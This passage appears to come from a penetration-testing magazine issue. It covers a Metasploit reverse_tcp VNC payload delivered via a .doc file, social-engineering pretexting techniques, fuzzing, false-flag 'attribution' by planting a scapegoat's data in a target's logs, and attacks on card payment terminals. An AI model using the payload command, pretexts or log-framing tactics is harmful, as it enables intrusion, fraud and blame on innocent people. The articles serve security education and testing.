  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
```

Figure 16. *Information about VNC connection*

you a shell. If you want to disable it you need to set `DisableCourtesyShell` to `TRUE`. Execute the command on Meterpreter:

```
msf> msfcli multi/header PAYLOAD=windows/vncinject/
reverse_tcp LHOST 192.168.2.109 DisableCourtesyShell=True E
```

- As soon as the *.doc* file is opened on the Victims PC a VNC connection is established (Figure 15).
  Note: There is no need to install VNC software on the Victims machine (Figure 16).
- On the left windows in Figure 16 you can see the VNC client on the Metasploit machine and, on the right, the Victims machine.
  From now on the Desktop is at our will.

In conclusion the argument is wide and this contribute is only a small hint in a very complex world, nevertheless our previous engagements have found some Customer very satisfied with test like the ones suggested here, especially in financial and pharmaceutical companies.

Rest assured that, to realize such type of test the Team must always study and keep the pace with the underground market where the cybercriminals lie in the dark awaiting further opportunities…

Special Thanks to: FelyxDaCat and Viotto

STEFANO "COLONEL KOROLEV" MACCAGLIA

DIMITRI "DIMELESS" RANAWAKE

Social Engineering

Social Engineering must for Information Security Auditing to any Organisation What is Social Engineering

What if someone ask you for a Password Will you give it? Yes / No You will say Obviously No but this is What I call Social Engineering. According to Wiki "Social Engineering is the act of manipulating people into performing actions or divulging confidential information, rather than by breaking in or using technical cracking techniques."Social Engineering is not a new thing at all it's the art of lie and to get confidential information to access/Hacked into System.

The following is a fictional story, the names Raj and Nitin do not relate to any real people named Raj or Nitin:

"Hello, Business X, Raj speaking."

"Hello, Raj, it's Nitin from the net team, it's my first day here, and, well, I have a slight problem."

"What's that?"

"Well it's my first day on the job, and tomorrow I've been asked to present a presentation to the board of directors. And, well, they got me to make it on the New Accounting Software, and I need to make Quick Revision, but as my System is crashed recently so I am tensed and I was wondering, could you possibly give me access to your Accounting Software for tonight, I won't need to use the account again after this."

Yes if someone ask you and please you for something it's an human nature to give it for once. If you are getting a friend request from unknown girl on Facebook and sent a personal message insisting to add her as she needs your help or you can say this all are the bugs in human Software called bran.exe or your file in Heart is corrupt at that time.

Social Engineering is kept at the biggest threat to Corporate and Government as Its cannot be blocked by Technology alone You can spend crores of rupees purchasing new technology like firewall, Intrusion Detection system etc but what if attackers use social engineering to access and to get confidential documents from the organization.

This is very big threat than Hacking as Many of the most-damaging security penetrations due to social engineering, not electronic hacking or cracking such as Google using vulnerability in Internet Explorer and Twitter and much more like this.

Many of top Security Consultants all across globe believe that Social Engineering is the biggest threat ever as it can't be blocked moreover to people like who are trusty through behavior and helpful to others.

The Attack Cycle

- Reconnaisance
- Stdying Target/Research
- Design Your Plan
- Involvement
- Influence
- Trust
- Final Action/Attack

Understanding Conscious Mind vs. Subconscious Mind – Logic vs. Imagination

There is a basic law of the mind at work here: whenever your conscious and subconscious are in conflict, your subconscious invariably wins. This is called the law of conflict. It can also be stated another way, whenever imagination and logic are in conflict, imagination usually wins.

People usually try to change their habits through will power and/or self-discipline. While they may convince themselves what the logical course of action is, they still imagine themselves doing what they subconsciously desire to do. For example, smokers trying to quit still imagine the taste or smell of cigarettes, or dieters imagine how good junk food would taste –and then wonder why they backslide into old habits.

Basic Techniques

Be Polite

The best thing you can do is always be polite, never blow your cover by acting rude. Remember, you are sometimes taking advantage of someones good nature. So getting on their bad side is not a good start. Remember to speak up and be firm, but do not be rude. For example, call up a company you are interested in, and politely ask questions. Act as if you truly want to learn about how their system works, or what tools they use.




Figure 1. *What the conscious and sub-conscious mind contains*

Pretend to be ignorant

You obviously do not want the target to know much about you, so you want to be as discrete as possible. You do not want them to become concerned with a question you may have asked. Playing dumb is also another technique that can be used. Pretend to know nothing whatsoever and create a fake problem to ask customer service about. Keep them on the phone long enough and keep asking questions. Give them a fake name and phony problem.

Be Curious, without giving it away

Write down a list of things you want to figure out with a certain phone call. Whether it be a certain name, phone number or just a piece of information that helps put together a piece of the puzzle. Ask for names, and to speak to certain people. Make sure you do your homework first and have a general knowledge about the company. If you do not know what to say beforehand you will sound like a fumbling idiot and your confidence level will decrease.

Pretending to be someone of higher authority

This applies the the bandwagon effect and also false memory. Tell a client that is lower in the chain that you are someone who you are not. Tell them you are an employee (in this case it would be a good idea to have a list of employees that you found on the company website or through the yellow pages.) Ask to speak to so and so, who is higher up in the company than she is.

Be Genuine about Wanting to Get to Know People

How important are people to you? Do you enjoy meeting new people? It is a mindset about life, not something that can be taught. The prerequisite to building rapport is liking people. People can see through a fake interest.

Take Care with Your Appearance

You cannot change some things that may affect your interaction with others. Unfortunately, people can still hold your skin color, gender, or age against you before you facilitate any interaction. You can't control those things, but you can control aspects of your appearance such as clothing, body odor, and cleanliness, as well as your eye contact, body movements, and facial expressions. I read a statement once that I have seen proven true too many times to ignore: "If a person is not comfortable with himself, others will not be comfortable with him either."

Be a Good Listener

See the earlier section for more details. The importance of good listening can't be overstated.

Whether you are trying to make a friend or make a social engineering move, listening is a skill you need to master.

Be Aware of How You Affect People

One time I saw an older woman drop an item as she left a grocery store. I picked it up and followed her out to the parking lot. By the time I caught up with her she had her trunk open and was loading groceries into her car. I came up behind this short, little elderly woman and with all 6' 3" of me looming over her said, "Excuse me, ma'am." I was obviously too close for her comfort and when she turned around she screamed out, "Help! He's trying to mug me. Help!"

Keep the Conversation off Yourself

We all love to talk about ourselves and even more so if we feel we have a great story or account to share – it is human nature. Talking about yourself is one way to kill rapport. Let the other person talk about himself until he gets tired of it; you will be deemed an "amazing friend," a "perfect husband," "great listener," "perfect sales guy," or whatever other title you are seeking. People feel good when they can talk about themselves; I guess we are all a little narcissistic, but by letting the other person do the talking you will leave that interaction with his liking you a lot more.

Protecting yourself from Social Engineering

Do not reveal any personal information in e-mail, online or on the telephone unless you know who you are dealing with and why. Additionally, make sure you are in a secure environment: that's the key to help you avoid any type of attack.

We can fight Social Engineering by following some common sense guidelines:

- Don't ever give your passwords away to anyone.
- Don't reuse your passwords when going online for business or personal matters. Use different passwords and rotate your personal passwords so they are not the same as your business passwords.
- Don't have confidential conversations in public settings.
- Shred sensitive information before throwing it in the recycle bin. If you find CD's or Thumb Drives, do not place them into your computer to see what is on them – Turn them into your security group.
- Show caution when opening email attachments.
- Don't respond to or forward unsolicited email advertisements, chain letters, and hoaxes.
- Password-protect your personal email account.
- Log out of sensitive programs when you walk away from your computer.
- You can also be Phished in real-time by strangers visiting a company, standing by a side entrance of a building, hanging out in a public space like coffee shop. Avoid talking about confidential business in public.
- If you receive telephone calls looking for someone or asking for company or personal information about you or other employees, be very cautious. Unless you can confirm their identity, be safe and don't share the information.

FALGUN RATHOD

Director @ Cyber Octet India

Information Security & Cyber Crime Consultant

WHAT IS A GOOD FUZZING TOOL?

Fuzz testing is the most efficient method for discovering both known and unknown vulnerabilities in software. It is based on sending anomalous (invalid or unexpected) data to the test target - the same method that is used by hackers and security researchers when they look for weaknesses to exploit. There are no false positives, if the anomalous data causes abnormal reaction such as a crash in the target software, then you have found a critical security flaw.

In this article, we will highlight the most important requirements in a fuzzing tool and also look at the most common mistakes people make with fuzzing.

PROPERTIES OF A GOOD FUZZING TOOL

There are abundance of fuzzing tools available. How to distinguish a good fuzzer, what are the qualities that a fuzzing tool should have?

Model-based test suites: Random fuzzing will certainly give you some results, but to really target the areas that are most at risk, the test cases need to be based on actual protocol models. This results in huge improvement in test coverage and reduction in test execution time.

Easy to use: Most fuzzers are built for security experts, but in QA you cannot expect that all testers understand what buffer overflows are. Fuzzing tool must come with all the security knowhow built-in, so that testers only need the domain expertise from the target system to execute tests.

Automated: Creating fuzz test cases manually is a time-consuming and difficult task. A good fuzzer will create test cases automatically. Automation is also critical when integrating fuzzing into regression testing and bug reporting frameworks.

Test coverage: Better test coverage means more discovered vulnerabilities. Fuzzer coverage must be measurable in two aspects: specification coverage and anomaly coverage.

Scalable: Time is almost always an issue when it comes to testing. User must also have control on the fuzzing parameters such as test coverage. In QA you rarely have much time for testing, and therefore need to run tests fast. Sometimes you can use more time in testing, and can select other test completion criteria.

Documented test cases: When a bug is found, it needs to be documented for your internal developers or for vulnerability management towards third party developers. When there are billions of test cases, automated documentation is the only possible solution.

Remediation: All found issues must be reproduced in order to fix them. Network recording (PCAP) and automated reproduction packages help you in delivering the exact test setup to the developers so that they can start developing a fix to the found issues.

MOST COMMON MISTAKES IN FUZZING

Not maintaining proprietary test scripts: Proprietary tests scripts are not rewritten even though the communication interfaces change or the fuzzing platform becomes outdated and unsupported.

Ticking off the fuzzing check-box: If the requirement for testers is to do fuzzing, they almost always choose the quick and dirty solution. This is almost always random fuzzing. Test requirements should focus on coverage metrics to ensure that testing aims to find most flaws in software.

Using hardware test beds: Appliance based fuzzing tools become outdated really fast, and the speed requirements for the hardware increases each year. Software-based fuzzers are scalable in performance, and can easily travel with you where testing is needed, and are not locked to a physical test lab.

Unprepared for cloud: A fixed location for fuzz-testing makes it hard for people to collaborate and scale the tests. Be prepared for virtual setups, where you can easily copy the setup to your colleagues, or upload it to cloud setups.

defensics™ X
NEW PLATFORM RELEASE!
NEW HIGHLIGHTS!
• Improved user interface
• Scalable test cases
• Infinite text execution
• Interoperability improvements
• Enhanced reporting
PARTICIPATE
IN OUR RAFFLE
Chance to win
an iPad or Nokia N9
Visit http://www.codenomicon.com/pentester
to participate in the raffle!
CODENOMICON defensics™ proactive security to stay ahead of the public threat.

Benefits of Attribution

A good friend by the name of „J" once told me in my very early stages of learning IT Security that, „ The enemy of my enemy is my scapegoat." Of course knowing nothing of IT Security or the different arenas/specialties of which this field encompasses I had to have him explain in depth and in very non-IT Security terms exactly what that meant and why it was important to know in this line of work.

If you haven't picked up on it yet, I'm actually still in my *early stages* of learning IT Security. However, I believe it is important for me to start interacting and contributing in any way I can to this community, hence this first article of mine may not seem technical but it's a good concept to grasp nonetheless when operating within this field.

If you take nothing else away from this article but the fact that you don't want to be at the tail end of someone else's attempt at attribution then that would mean this article served a purpose.

Many dictionaries describe the term *attribution* as being, *the act of attributing*, meaning giving credit where credit is due. When heard from this line of thought that actually sounds like the right thing to do, nobody wants to be accused of stealing credit for someone else's idea, work, or design. But what happens when a crime is committed and suddenly you are *attributed* with having committed the act. Suddenly attribution no longer sounds like the right thing to do, especially if it lands you in jail for something you didn't do.

What I've learned so far about attribution and how it applies to offensive computer operations is that you want to make it a norm when conducting such attacks. At the end of the day you don't want to be the one given credit for such acts, unless of course you're out for fame and glory and you believe you'll never be apprehended.

Obviously the benefit of attribution from the eyes of the wise attacker is that if the target believes the person who committed the crime is someone else, or from some other remote location other than from where the attack originated from, this will buy the real attacker time to commit the crime and get away before anyone suspects any better.

If or when the target of the attack does suspect what happened there are a few scenarios that may play out. One is that the target went public about identifying the *scapegoat* as the culprit and would lose face if that statement were ever retracted, so the real attacker is never pursued. Another may be the real attacker covered his or her tracks so well that the target, in a need to blame someone, inadvertently targets a broad range of *cyber terrorists* or *cyber criminals* in general and raises an outcry which leads to a sort of *cyber crusade* to wipe out all the cyber infidels. And lastly there are those who weigh the cost of the attack versus the cost of losing thousands of customers if news of such an attack were to become public news, and so never decide to report the attack or pursue the attacker.

One may wonder, technically, how does an attacker perform attribution before or during an attack? Again, I am in my early stages of technical learning so I cannot give a definite answer to this question. But having *seen* it done by my good friend *J* in a controlled lab environment I do know that the wise attacker has a limited time window in which to commit the attack, cover his or her tracks, and leave.

During the process of covering one's track is where I noticed my friend laying blame to some random entity found via searching through a browser for some piece of information to populate the target's log files and other auditing infrastructure. The key piece to making this believable is that the entity of course had to be the *enemy* of my enemy, which just adds fuel to the animosity already burning between them. The information that is populated into the target's log files and auditing infrastructure may include an email address, a name, an IP address, or maybe even something that looks like a signed RSA key.

On the flip side I've also learned that the person or entity being attributed with the attack, if that person or entity is wise, would immediately go public and deny that he or she had anything to do with the attack. It may harm a person's reputation as an IT Security Expert if that is what their line of work consists of, having had their node compromised in order to serve as a platform for the actual attack. But in the end it is better to lose face and rebuild a reputation than it is to go to jail for a crime you never committed.

Conclusion

As a final thought I would like to leave you with this line of thinking; know who your enemies are. Know who the enemy of your enemies are, and although these entities or persons may be considered your enemies, try your hardest to make them think you are not theirs.

SAYNGEUN PHOUAMKHA

A quick synopsis of my background since that would be a whole book in itself for me to explain. I am 100% Laotian, married to a wife who is 100% Native American of the Navajo and Hopi tribes, with 2 twin boys, a dog, and a cat. My parents escaped Laos during the Vietnam War and spent over 10 years in a refugee camp in Thailand waiting for a chance to come to the United States. I was born in that refugee camp 2 years before my parents, with 6 kids in tow, finally made it to the United States to begin a new and better life. Having come from a third-world country and grow up dependent on the welfare system in California I knew firsthand what „rock bottom" was. From that point in my early stages of childhood there was nowhere to go but up. I eventually graduated from a California high school in a class of over 400 students as their Valedictorian. I enlisted into the Army straight out of high school and spent 10 years going from profession to profession, learning everything I could from being a generator mechanic to finally ending up as a computer network specialist. I left the Army in 2006 after having returned from a deployment to Baghdad, Iraq in order to preserve my family structure and stability. My wife enlisted into the Air Force soon after and I learned how to be a stay-at-home dad for 2 years before re-entering the work force as a Systems Administrator for a civilian company here in the DC Metro area. Since then I've worked my way back up the civilian workforce structure and have become an IT Manager at the same company that first took me away from being a stay-at-home dad. I got interested in IT Security back in 2009 when I first came across a group on LinkedIn called CWFI, which is now rebranded to CSFI, of which I am a member. I saw an opportunity to become an intern for this group and learn the insider ways of what IT Security really was, stuff I knew one could never learn from books or classes, so I applied and was accepted. Thus begins this new exciting chapter of my life. I look forward to soon being able to write technical articles for this community.

Attacking POS:

History, Technique and a Look to the Future

When we talk about credit and debit card we should remember that this kind of payment was think and launched after the second war from American Express and the card as we know with magstripe was introduced in the market from 1979. Since the beginning of the '90 years we've seen an increase in card fraud, before using the ATM terminals and subsequently affecting the Point of sale terminals (POS). Before talk about fraud we will try to understand how is composed a credit or debit card.

Debit and credit card are plastic made with two faces: the front shows the logo of the payment circuit (MasterCard, Visa, Maestro) the number of credit cards and as well as the expiration date, the embossed numbers correspond to the standard ANSI X4.13-1983 type XXXX-XXXX-XXXX-XXXX. The first number indicates the payment circuits membership and is set to

- 3 for cards in the tourism industry (American Express or Diners Club)
- 4 for Visa cards
- 5 for MasterCard
- 6 Discover Card

The number of card is a combination of structured data. From the second through sixth numbers we have the identification number of the bank that issued the card. From the seventh to the twelfth or the seventh to the fifteenth we have the unique account number. The last digit is called a check digit. In the back face of the card is present the magnetic stripe. The magstripe can be *written* because the tiny bar magnets can be magnetized in either a north or south pole direction and is very similar to a piece of old cassette tape. The magstripe is divided in three tracks as follows:

- Track 1 (upper area) 79 character alpha-numeric coding density: 210 bpi (bit per inch)
- Track 2 (middle zone) 40 digits, coding density: 75 bpi
- Track 3 (lower area) 107 digits, coding density: 210 bpi

Your card typically uses only tracks one and two. Track three is a read/write track (which includes an encrypted PIN, country code, currency units and amount authorized), but its usage is not standardized among banks. The information on track one is contained in two formats: A, which is reserved for proprietary use of the card issuer, and B, which includes the following:

- Start sentinel – one character
- Format code="B" – one character (alpha only)
- Primary account number – up to 19 characters
- Separator – one character
- Country code – three characters
- Name – two to 26 characters
- Separator – one character
- Expiration date or separator – four characters or one character
- Discretionary data – enough characters to fill out maximum record length (79 characters total)
- End sentinel – one character
- Longitudinal redundancy check (LRC) – one character LRC is a form of computed check character.

The format for track two, developed by the banking industry, is as follows:

- Start sentinel – one character
- Primary account number – up to 19 characters
- Separator – one character
- Country code – three characters
- Expiration date or separator – four characters or one character
- Discretionary data – enough characters to fill out maximum record length (40 characters total)
- LRC – one character

So let's see how it works when you are on a merchant and you chose to pay with your card. After you or the cashier swipes your credit card through a reader, the software at the point-of-sale (POS) terminal dials a stored telephone number to call an acquirer.




Figure 1. *Look from inside*

An acquirer is an organization that collects credit authentication requests from merchants and provides the merchants with a payment guarantee.

When the acquirer company gets the credit-card authentication request, it checks the transaction for validity and the record on the magstripe for:

- Merchant ID
- Valid card number
- Expiration date
- Credit-card limit
- Card usage

Depending on the card may be required that cardholder enters a *personal identification number* (PIN) using a keypad, or sign the receipt.

We have seen how a crad is made and how it works on payments, now it's time to understand how it is possible to clone a card to steal money. The oldest method of cloning cards on a POS was based on inserting a microchip inside the POS terminal; this is a particular chip built to record the data of the card that come from magstripe and the one come from keypad of POS. Typically this was possible with employees complacency, but when this was not possible criminals was simulated robbery to a merchant to insert microchip inside POS end subsequently recovered it with full data. Today this type of attack is very hard to do because almost all vendor of POS terminals use burglary systems. This not means that is not possible to get data of cards. Improvement of technology push criminals to found other ways to steal data from POS. In recent years have been developed micro skimmer that are inserted and glued to the inside of the nozzle where it is swiping the magstripe of card. this type of attack is particularly insidious because it is very difficult to notice the presence of the micro skimmer and there is no sign of tampering. Micro skimmer, have a Wi-Fi or Bluetooth connection for steal data from POS.

Meanwhile card have become chip card and POS have become more sure for merchants. We can find wireless POS that uses Bluetooth or Wi-Fi, or POS that use GSM networks or Internet. Chip cards seems to be more security oriented than few years ago, but they go on taking magstripe on the card with all data. When a chip card is used, the card advertises to the terminal to use chip instead of magstripe. One of the weakness of new cards is the backward compatibility, so they can work with modern POS that have e chip reader, but can also work with the old POS that have only two track reader of the magstripe and this is a great weakness of payment security. In fact you can force a card to work with an old method that means less security.

To steal data from chip card in recent years have been developed attack that consist of "hooking" a special circuit card in the nozzle of chip reader, this circuits do not need power because is powered by POS. Chip interface is inherently accessible and




Figure 2. *Sequence - how does POS terminal work*

becomes impossible for the user to verify if the terminal has been tampered as the chip interface is not visible. This kind of skimmer could go undetected for a very long time is cheap and requires little installation effort. Data captured can be downloaded with a special card recognized by the skimmer.

So using last POS and chip cards do not means have a security payment system. In 2010 a paper from Cambridge (*http://www.cl.cam.ac.uk/~sjm217/papers/oakland10chipbroken.pdf*) explain how a criminal can use a stolen card without knowing the PIN. The flaw is that when you put a card into a terminal, a negotiation takes place about how the cardholder should be authenticated: using a PIN, using a signature or not at all. This particular sub protocol is not authenticated, so you can trick the card into thinking it's doing a chip-and-signature transaction while the terminal thinks it's chip-and-PIN. The upshot is that you can buy stuff using a stolen card and a PIN of any number. An excellent video on *http://www.bbc.co.uk/blogs/newsnight/susanwatts/2010/02/new_flaws_in_chip_and_pin_syst.html*.

After the *Chip and PIN is broken* paper was published some contra arguments referred to the difficulty of setting up the attack but on October 2010 another students, Omar Choudary (*http://www.lightbluetouchpaper.org/2010/10/19/the-smart-card-detective-a-hand-held-emv-interceptor/*) developed a card-sized device (named Smart Card Detective – in short SCD) that can monitor Chip and PIN transactions that can be use to analyze and modify any part of an EMV (protocol used by Chip and PIN cards) transaction, using the SCD was tested the No PIN vulnerability and was proof that arguments discussed in the paper were founded and require not so difficult settings.

Another type of attack can be conducted involving attention to communications channel between the POS and the bank. The modern POS implement Bluetooth or Wi-Fi communication channel, often without any kind of encryption of data. A criminal sniff the data on the air and decode data from protocol obtaining access to card data sent by POS terminal, and in some cases also the access to the bank front end. The same arguments are valid for the newer POS SSL that use Internet to connect to the bank. This choice is generally used in shopping centers to reduce the cost of an infrastructure, they use the Internet connection instead of create an infrastructure of n-telephone lines for POSes. For this kind of POS we can take care of the same arguments of Wi-Fi and Bluetooth, the only thing different is that data are encrypted, and this should sound good for security, but if the SSL channel is not checked correctly could be inserted a MITM attack. Looking to recently advice of ssl insecurity should be more easy to access to data inside ssl tunnels.

Other type of attack could target the software of POS. The first risk is malware. In fact is begin to spread malware for POS systems (like for ATM systems) that could be targeted to get a specific type of data and send it, why not via Internet, of via Bluetooth or Wi-Fi to the criminals. The second risk is software developed and injected in the POS terminal. If someone could insert a backdoor or a Trojan inside the software of POS should be result could be very dangerous. A similar bug should be very hard to be detected, and meanwhile the man know how to access to a similar bugs could harvest millions of data

Let's take a look to the future. Bank push contactless card and NFC payments for mobile. I think they are good for increase electronic money use but are very insecure channel, all is in the air, wireless, could be heard by anyone, could be intercepted with a specific technology and the data exchanged stolen. I believe that build contactless secure infrastructure could cost too much than build an efficient anti-fraud system on the backend of POS and ATM. We also have to remember that card as for bank are used for loyalty program, on oil market and by some brand to retain customers. As some could think to steal data form debit or credit card, some other could think to use the same mechanism to unlawfully gain points and gift of the loyalty program, some of which are very expensive gift.

ALESSANDRO FIORENZI

INFOGROUP

Information Security and Forensics expert
alessandro@alessandrofiorenzi.it
www.alessandrofiorenzi.it

In the next issue of

AUDITING& PenTest STANDARDS

Cybercrime

Available to download on April 7th

If you would like to contact PenTest team, just send an email to maciej.kozuszek@software.com.pl or ewa.dudzic@software.com.pl . We will reply a.s.a.p.

Global I.T. Security Training & Consulting

mile2™

www.mile2.com

In February 2002, Mile2 was established in response to the critical need for an international team of IT security training experts to mitigate threats to national and corporate security far beyond USA borders in the aftermath of 9/11.

